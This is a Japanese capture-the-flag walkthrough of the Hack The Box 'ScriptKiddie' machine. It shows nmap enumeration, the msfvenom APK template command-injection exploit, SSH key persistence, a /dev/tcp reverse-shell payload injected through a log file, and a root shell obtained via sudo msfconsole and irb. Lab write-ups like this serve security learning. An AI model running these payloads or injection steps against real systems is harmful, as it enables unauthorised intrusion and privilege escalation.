ScriptKiddie


Enumeration

nmap で開いているポートを列挙する.


```
┌──(funa㉿kali)-[~/l3ickey/htb/ScriptKiddie]
└─$ nmap -sV -sC 10.10.10.226
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-12 23:45 JST
Nmap scan report for ScriptKiddie.htb (10.10.10.226)
Host is up (0.091s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 455.21 seconds
```

ウェブサイトをブラウザで見てみます.




`nmap` スキャンが行えるようなので, `127.0.0.1` を入れて実行してみます.




実行時間や開いているポートを確認すると，実際に `nmap` が動作した結果を出力しているようです．

nmap と同様に `payloads` に `127.0.0.1` を入れて実行してみます．



`meterpreter` という Metasploit のモジュールで，実行可能形式のペイロードを作成し，ダウンロードリンクと共に結果を出力しているようです．

`sploits` も試してみます．



`searchsploit` という exploit を検索するツールの結果を出力しているようです．

Foothold

web で検索すると Metasploit Framework <= 6.0.11 に [msfvenom APK template command injection] の脆弱性があることがわかります．このマシンのバージョンが条件を満たしているかわかりませんが，試してみる価値はありそうです．

`msfconsole` を起動して発見した脆弱性を検索し，モジュールを使います．

```
┌──(funa㉿kali)-[~/l3ickey/htb/ScriptKiddie]
└─$ msfconsole

...

msf6 > search msfvenom

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank       Check  Description
   -  ----                                                     ---------------  ----       -----  -----------
   0  exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection  2020-10-29       excellent  No     Rapid7 Metasploit Framework msfvenom APK Template Command Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

オプションを確認すると，`LHOST` と `LPORT` があるので，それぞれ VPN の IP アドレス（インターフェースでも可），任意の listen ポートを指定します．

```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > options

Module options (exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.apk          yes       The APK file name


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.153    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LHOST tun0
LHOST => tun0
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LPORT 1234
LPORT => 1234
```

あとはモジュールを実行して `.apk` ファイルを作成します.


```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run

[+] msf.apk stored at /home/funa/.msf4/local/msf.apk
```

リバースシェルを受け取れるように `netcat` リスナーを指定したポートで起動しておきます.

```
┌──(funa㉿kali)-[~/l3ickey/htb/ScriptKiddie]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

web サイトの `payloads` に `os`, `lhost`, `template file` を指定します.



`generate` ボタンを押すと，`kid` ユーザのリバースシェルを獲得することができます．

```
┌──(funa㉿kali)-[~/l3ickey/htb/ScriptKiddie]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.226] 41368
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

ホームディレクトリ直下に user flag を見つけることができました．

```
ls /home/kid
html
logs
snap
user.txt
```

ssh キーを作成し，作成した `id_rsa.pub` を `authorized_keys` に登録することで ssh アクセスができるようになります．

```
cd /home/kid/.ssh
ls
authorized_keys
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kid/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kid/.ssh/id_rsa
Your public key has been saved in /home/kid/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:I00siWbCZ/+uudChfwwoAjtfqhU1ywuuPCE1WGOra8w kid@scriptkiddie
The key's randomart image is:
+---[RSA 3072]----+
|                 |
| .+   . o        |
| +ooO o o        |
```

```
|o +O + +         |
|.+o.o.+ S        |
|*o.oo+.+ .       |
|+=+++ .o.        |
|oEo  o oo        |
|+o.   =+.        |
+----[SHA256]-----+
ls
authorized_keys
id_rsa
id_rsa.pub
cat id_rsa.pub >> authorized_keys
```

ローカルマシンに `id_rsa` ファイルをコピーし，権限を 400 または 600 に指定します．

```
┌──(funa㉿kali)-[~/l3ickey/htb/ScriptKiddie]
└─$ ls -l kid_rsa
-rw------- 1 funa funa 2603 Jan 15 22:42 kid_rsa
```

権限の設定が完了したら ssh クライアントに接続します．

```
┌──(funa㉿kali)-[~/l3ickey/htb/ScriptKiddie]
└─$ ssh -i kid_rsa kid@10.10.10.226
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 15 13:53:08 UTC 2022

  System load:  0.0               Processes:               221
  Usage of /:   29.3% of 17.59GB  Users logged in:         0
  Memory usage: 7%                IPv4 address for ens160: 10.10.10.226
  Swap usage:   0%


1 update can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Feb  3 12:07:35 2021 from 10.10.14.4
kid@scriptkiddie:~$ id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

Lateral Movement

ファイルを調べていると，`/home/pwn` ディレクトリに `scanlosers.sh` というシェルスクリプトを見つけます．

```
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

どうやらこのシェルスクリプトは `/home/kid/logs/hackers` 内に保存したログの IP アドレスに対して `nmap` スキャンをするスクリプトのようです．`${ip}` は `$log` に書かれている文字列を半角スペースで区切り（`cut -d ' '`），3番目のフィールド（`-f3-`）を変数の値として使用します．以上の処理から `${ip}` の入力は検証されていないため，OS コマンドインジェクションが使えます．

`/home/kid/logs/hackers` ファイルに書き込みを行っているコードを探します．

```
kid@scriptkiddie:/home/pwn$ grep -r "/home/kid/logs/hackers" /home
2>/dev/null
/home/pwn/scanlosers.sh:log=/home/kid/logs/hackers
/home/kid/html/app.py:        with open('/home/kid/logs/hackers', 'a') as f:
```

`/home/kid/html/app.py` の該当箇所を確認します．

```
...

def searchsploit(text, srcip):
    if regex_alphanum.match(text):
        result = subprocess.check_output(['searchsploit', '--color', text])
        return render_template('index.html',
searchsploit=result.decode('UTF-8', 'ignore'))
    else:
        with open('/home/kid/logs/hackers', 'a') as f:
            f.write(f'[{datetime.datetime.now()}] {srcip}\n')
        return render_template('index.html', sserror="stop hacking me - well
hack you back")

...
```

`searchsploit` 関数はタイムスタンプと英数字以外の文字が入力された場合，送信元 IP アドレスが `/home/kid/logs/hakcers` ファイルに書き込まれます．

web ページの入力欄もしくは `/home/kid/logs/hackers` ファイルを直接編集してリバースシェルを取得します．

```
kid@scriptkiddie:/home/pwn$ echo 'a b $(bash -c "bash -i
&>/dev/tcp/10.10.14.17/1234 0>&1")' > /home/kid/logs/hackers
```

`pwn` ユーザとしてリバースシェルを手に入れることができました．

```
┌──(funa㉿kali)-[~/l3ickey/htb/ScriptKiddie]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.226] 41370
bash: cannot set terminal process group (865): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ id
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
```

`python3` を使って完全なインタラクティブシェルにアップグレードしておきます.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Privilage Escalation

`root` 権限のあるコマンドを調べます.

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

`/opt/metasploit-framework-6.0.9/msfconsole` コマンドがパスワード無しで実行できることがわかります.

`msfconsole` を実行します.

```
pwn@scriptkiddie:~$ sudo msfconsole
sudo msfconsole

...

msf6 >
```

`help` コマンドでコマンドの使い方を確認します.

```
msf6 > help

...

Developer Commands
==================

    Command       Description
    -------       -----------
    edit          Edit the current module or a file with the preferred
editor
```

```
    irb           Open an interactive Ruby shell in the current context
    log           Display framework.log paged to the end if possible
    pry           Open the Pry debugger on the current module or Framework
    reload_lib    Reload Ruby library files from specified paths

...
```

`irb` コマンドを使うことで Ruby shell が起動できるようです.

```
msf6 > irb
irb
[*] Starting IRB shell...
[*] You are in the "framework" object

^[[55;1Rsystem("/bin/bash")
>> system("/bin/bash")
root@scriptkiddie:/home/pwn# id
id
uid=0(root) gid=0(root) groups=0(root)
```

`root` ユーザとしてシェルを起動することができました.

```
root@scriptkiddie:/home/pwn# ls /root
ls /root
root.txt  snap
```

Congratulations!